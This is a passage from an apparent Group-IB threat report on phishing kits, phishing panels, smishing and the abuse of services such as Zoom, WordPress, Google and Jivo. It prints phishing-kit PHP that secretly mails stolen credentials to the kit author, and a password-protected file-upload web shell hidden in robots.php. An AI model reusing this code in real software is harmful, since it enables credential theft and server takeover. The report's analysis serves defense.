Besides bank card data, fraudsters sell ready-to-use solutions designed to steal various account data, in most cases social media and gaming accounts.

The price for such products is significantly lower (between 7 and 14 US dollars) and some are even distributed for free. The products include a functionality that saves stolen data in Telegram channels, and users of vk.com social network, which is popular in Russia and CIS.


In most cases, phishing websites that target social media users focus on Instagram, TikTok, and Telegram.



Verified Vime-World - фишинг фейк скрипт сайта

Discussion in 'Скрипты, сайты' started by [redacted], Jun 7, 2021. (поднята Yesterday at 10:38 AM) · 1556 views

Fig. 31. Offer to sell a ready-to-use phishing website targeted at vk.com users



Log in

Phone Log in with email or username

CA +1 ▾ Phone number

Enter 4-digit code Send code

Log in with password

Log in

‹ Go back

Don't have an account? Sign up

Fig. 32. Phishing website aimed at TikTok users

As for gaming accounts, the most popular targets for threat actors are Steam users.




Sign In — Mozilla Firefox
https://[redacted]app.su
Install Steam
login
language
STEAM
STORE
COMMUNITY
ABOUT
SUPPORT
SIGN IN
Steam account name
Password
Sign In
Forgot your password?
Join Steam and discover thousands of games to play.
Learn More
Its free and easy to use.
Join Steam
Log In
DISCORD NITRO ENHANCES YOUR ALL-IN-ONE DISCORD VOICE, VIDEO, AND TEXT CHAT.
Check out the perks you'll get.

Fig. 33. Steam phishing

The main difference between phishing that targets gaming and attacks against social media accounts is how the stolen account data is subsequently used (apart from being resold). With gaming accounts, fraudsters sell inventory items belonging to players on special marketplaces and Telegram bots. Prices range from 1.5 to 8 US dollars for regular items, while the price of unique items is virtually unlimited.



What can this bot do?
News channel https://t.me/joinchat/[redacted]

July 9

/start 14:10

Welcome! In this bot you can purchase an account with the game you are interested in 14:10

🛒 purchase an account 14:15

browsing categories 14:15

account with [redacted] | Balance: 0 | Price: 99.00

account with [redacted] | Balance: 0 | Price: 99.00

account with [redacted] | Balance: 0 | Price: 99.00

Inventory 50-100$| Balance: 0 | Price: 199.00


Inventory 100-250$ | Balance: 0 | Price: 399.00

Inventory 250-500$ | Balance: 0 | Price: 499.00

Fig. 34. Telegram bot to buy Steam accounts

Phishing panels for rent

Another current trend on thematic forums is the distribution of phishing panels. To use such panels, users must pay a symbolic amount of money, on average from 0.25 to 0.75 US dollars per day.



Fake generator

Service

VKontakte - online voting

Victim №1 ID

Example: (id123 | 1234 | qwer)

Victim №2 ID

Example: (id123 | 1234 | qwer)

Votes for №1

Example: (5 | 100 | 777)

Votes for №2

Example: (5 | 100 | 777)

update

Code from the picture

generate

Past links:
There are no recent links in the database.
Create a new.

Attention! Only the last 10 fakes are saved in the system.

Fig. 35. Phishing links generated in various phishing panels





Fig. 36. A phishing website generated in a phishing panel

The functionality of such panels enables cybercriminals to choose a targeted brand and generate referral links for various distribution contexts, for instance voting. All user logs are stored in the panel or, as has become the norm, sent directly to Telegram bots. In many cases, the collected logs are immediately bought by phishing panel owners, which allows for effortless monetization of social engineering skills.

Phishing kits for sale

In addition to the sale of access to panels, services for creating and selling phishing kits remain popular. Phishing kits are usually created to be sold on the dark web to less skilled cybercriminals. Sometimes, in about 10% of cases, phishing kit developers leave a loophole for themselves that allows them to steal data that has already been stolen or even gain control over the website.

To steal data, all a developer needs to do is, for example, secretly specify an additional email address, to which the stolen data will be sent. In the example below, the buyer of a phishing kit is asked to specify an email address in the "yourmail" variable:




```
<?php

$yourmail  = 'your_email_here';
```

Fig. 37. Specifying the criminal's email address in the phishing kit

In this case, the send function uses not only the variable "yourmail," but the array "send" in which, in addition to the "legitimate" email address, there is a "token" decoded from hexadecimal code.




```
$InfoDATE   = date("d-m-Y h:i:sa");
$OS =getOS($_SERVER['HTTP_USER_AGENT']);
$UserAgent =$_SERVER['HTTP_USER_AGENT'];
$browser = explode(')',$UserAgent);
$_SESSION['browser'] = $browserTy_Version =array_pop($browser);
$send = [hex2bin($_POST["token"]),$yourmail];
$emaildress = $_SESSION['emaildress'] = $_POST['emaildress'];
$emailPassword = $_SESSION['emailPassword'] = $_POST['emailPassword'] ;

$msgbank = '...';

$headers .= "Content-type:text/html;charset=UTF-8" . "\r\n";
$subject  = "...";
$headers .= "From: Cashout" . "\r\n";
foreach ($send as $send) {
mail($send, $subject, $msgbank, $headers);
mail($mail, $subject, $msgbank, $headers);
}
```

Fig. 38. Example of hidden data sent to the phishing kit author


The "token" variable is initialized with a POST request from other scripts that control receiving victim data.



```
<input type="hidden" name="token" required="required" value=
"[redacted]7961686f6f2e636f6d">
```

Fig. 39. Initializing the variable "token" with a hex string

After decoding, the string looks as follows:




```
<input type="hidden" name="token" required="required" value="[redacted]@gmail.com,[redacted]@yahoo.com">
```

Fig. 40. Decoded data from the variable “token”

Developers go beyond hiding additional email addresses: sometimes Group-IB researchers come across scripts that open web shells of which phishing kits buyers are not aware. A web shell is a malicious script (program) that cybercriminals use to control other people’s websites and servers. Web shells can be designed to execute terminal commands, brute force passwords, access the file system, and more. Vulnerabilities in the site code or password brute force are most often used to host the script.


In the example below, the web shell is stored in a script named robots.php.



```
<?php session_start(); ?>
<meta name="robots" content="noindex,nofollow">
<?php if($_SESSION["adm"]){
    echo '<form action="" method="post" enctype="multipart/form-data" name="upload42" id="upload42">';
    echo '<input type="file" name="file" size="50"><input name="_ul2" type="submit" id="_ul2" value="Submit"></form>';
    if( isset($_POST['_ul2']) ) {
        if(@copy($_FILES['file']['tmp_name'], $_FILES['file']['name'])) {
            echo '<b>Submit Success !!!</b><br><br>';
        }
            else {
                echo '<b>Submit Fail !!!</b><br><br>';
                }
    }
}
if($_POST["p"]){
                    $p = $_POST["p"];
                    $pa = md5(sha1($p));
                    if($pa=="aafedc957d39b975c5d15413825b033f"){
                        $_SESSION["adm"] = 1; }
                        }
?> <form action="" method="post"><input type="text" name="p"></form>
```

Fig. 41. Example of a web shell built into a phishing kit

The web shell itself is a simple form that helps upload any file to the website:




Submit Success !!!

Fig. 42. Web shell interface

Smishing

With mobile fraud becoming widespread, phishing via SMS (called “smishing”) has become more frequent. This technique, which makes it much easier for criminals to deceive their victims, has become common worldwide, including in countries in Europe, Asia, and South America.



U heeft een inschrijving bij Woningnet. Over enkele dagen verloopt uw inschrijving. Uw inschrijving verlengen wij met een jaar als u de verleningskosten van € 8,00 betaald. Betaal gemakkelijk doormiddel van onderstaande link: https://s.id/[redacted]

[WONINGNET] Helaas... Uw betaling is bij ons dit jaar niet voldaan.
Voltooi de betaling om annulering van het lidmaatschap te voorkomen via:
[redacted]

donderdag • 01:53

[redacted]: Uw huidige betaalpas vervalt voor gebruik. Vraag nu de vernieuwde betaalpas gratis aan en voorkom blokkade via: https://bit.do/77-[redacted]-NL


09:51

[[redacted]]: Uw betaalpas is verouderd en verloopt over 2 dagen, vraag nu de vernieuwde betaalpas gratis aan via : s.id/[redacted]nl

Fig. 43. Examples of phishing SMS messages

In 2021, Group-IB specialists observed an increase in the number of phishing links distributed via SMS. Such phishing attacks are most often targeted at bank users. The phishing links are spread through SMS messages with shortened URLs that ultimately lead to phishing resources.

What makes analyzing such resources so challenging is that phishing is available only for mobile networks of certain telecom operators and only on mobile devices. Using proxy servers or mobile user agents will prevent phishing pages from being displayed. As such, if a link is opened without the previously specified conditions being met, the user will see a blank page or be redirected to the bank's official website. More detailed information about ways to disguise phishing content is presented below.



Text Message
Wednesday 16:12

[redacted] informed you that your package was waiting for instructions from you.
Confirm your shipping costs at : http://[redacted].com/UAE?=38490102243

Today 07:01

SMS Reason : No customs duty was paid
Total to be paid : (25,71 AED)
To receive your package, we ask you to pay the new shipping costs (25,71 AED) at the following link :
https://bit.ly/[redacted]

Fig. 44. Example of a phishing SMS campaign

Smishing is also widely used in scams targeting users of email providers and free classifieds sites.

Use of legitimate services for phishing attacks

For several years, a trend among cybercriminals has been using (both directly and indirectly) legitimate services: Jivo, Zoom, Wordpress, Google, etc. This type of attack has become especially commonplace during the COVID-19 pandemic.

Many popular services and products allow users (after or during registration) to send an invitation to this platform to other users. This is convenient because users only need to specify the email addresses of people they want to invite. However, scammers began to use the functionality for their own illicit purposes.


When hackers send such invitations, the invitations do, in fact, come from a genuine service provider, the sender's address is not forged, and the email will most likely bypass spam filters. The email contains a link to a fraudulent resource, however, the ultimate goal of which is often to collect user bank card data.

Below are just a few examples of the most popular legitimate services being used illicitly. The main delivery vector is email.

1. Campaign abusing Zoom

When users register in Zoom, they are prompted to create a profile by indicating their full name, with the possibility to insert up to 64 characters in each field. Scammers leverage this function to insert luring phrases and links to fraudulent sites into these fields.

The scam campaign abuses Zoom's capabilities. After someone registers, Zoom gives them the possibility to invite up to ten new users by entering their email addresses. Scammers enter the addresses of potential victims who receive an official notification on behalf of the videoconferencing service team (no-reply@zoom[.]us), but with content generated by Internet scammers.



Вам положена компенсация, в связи с COVID-19

Invited you to the Zoom!

Activate your account to chat in zoom right now!

Copy or paste the link into your browser:

https://us04web us/activate_invite?code=g1 [redacted]

What is zoom?


Zoom is an easy-to-use video communication platform that allows you to team up with colleagues to collaborate more effectively. Do you have any questions? Contact support.

Fig. 45. Scam email sent using Zoom

2. Campaign abusing WordPress

WordPress (WP) is a Content Management System (CMS). Currently, a CMS is the most popular way to create a website.

A scammer registers with WordPress and reserves a domain but does not pay for it. The scammer then uses a personal account on the service to invite other users to their "project" by entering an email address and writing the invitation. In such cases, the invited users will receive an email from the legitimate domain wordpress.com. The email will contain information about the possibility of receiving payment or compensation or other luring content.



From СПАСИБО <donotreply@wordpress.com>
Subject **СВЕТЛАНА invited you to become an editor on СПАСИБО**
To [redacted]@cert-gib.ru
09.04.2021, 16:27

СВЕТЛАНА invited you to become an editor on **СПАСИБО**

СВЕТЛАНА has invited you to edit СПАСИБО. As an editor you will be able to publish and edit any post, as well as moderate comments and generally make the site a better place.

Payment is ready. Follow the link and check the amount.
bit.ly/[redacted]
x

1. Signup for a WordPress.com account. You can also sign in with your existing WordPress.com account if you already have one.


2. Accept Invitation

Fig. 46. Scam email sent using WordPress

3. Using Google infrastructure (Google Forms, Apps Script, Google Calendar) as a wrapper for scam schemes.

A user receives an email with a Google form, for example. The email is sent from a genuine Google email address, but the form contains links to fraudulent sites offering refunds, compensation, or prizes.

Recently, the Google Apps Script platform has become popular. It is used by scammers to redirect victims to third-party fraudulent sites where the users are asked to pay a fee for taking part in a promotion, transferring or withdrawing funds, etc.



https:/[redacted]top/payment-form?uuid=5957707-130f6858c[redacted]

Order payment: 5957707
Sum: 1330

Bank card data
Name

Card number
XXXX XXXX XXXX XXXX

Validity
MM / YY

CVV

All payments are protected
3 D Secure

Fig. 47. Phishing resource to which victims are redirected from a scammer's email


4. Campaigns using Jivo

Jivo is a communication platform for talking to customers in a live chat on an organization's website, via email, through instant messengers, etc.

When hackers register on Jivo, they can either specify the organization's official website as a domain and support agent (if the mailout to be launched will impersonate an existing brand) or specify a fraudulent link with typical keywords ("payments," "credited," etc.) as a domain, and "Payment Department" or similar string as the support agent.

Next, the hacker sends a fraudulent message to the form on the website, which is sent to any email address specified for the victim.

The hacker can send fraudulent emails from the legitimate Jivo domain. In addition, Jivo provides a two-week trial, which makes it possible to send phishing emails at no cost.



Re: Chat on the site [3031015-2]

[redacted]

You

We suggest that you take a survey on the quality of customer service of [redacted] and receive a cash payment for participation!

https://[redacted]ru

--
[redacted] survey fees

[redacted] – Бизнес-мессенджер


Если вы не хотите больше получать письма от меня, нажмите здесь

Fig. 48. Scam email sent using Jivo

Over the past year, CERT-GIB experts have identified many resources that use unusual techniques to access phishing content. Many of them are known, but Group-IB analysts have observed that they are being used more often.

iframe

Group-IB experts have noticed a trend that involves using resources that do not host phishing content on their websites but instead display a full-fledged phishing page. To conceal the fact that they are hosting phishing content, the criminals use iframe: a tool that embeds ready-made elements, which are hosted on an external source, on a page.



view-source:https://[redacted]

```
aximum-scale=1, user-scalable=0"/><iframe src='https://[redacted]' style='visibility:visible !important;
```

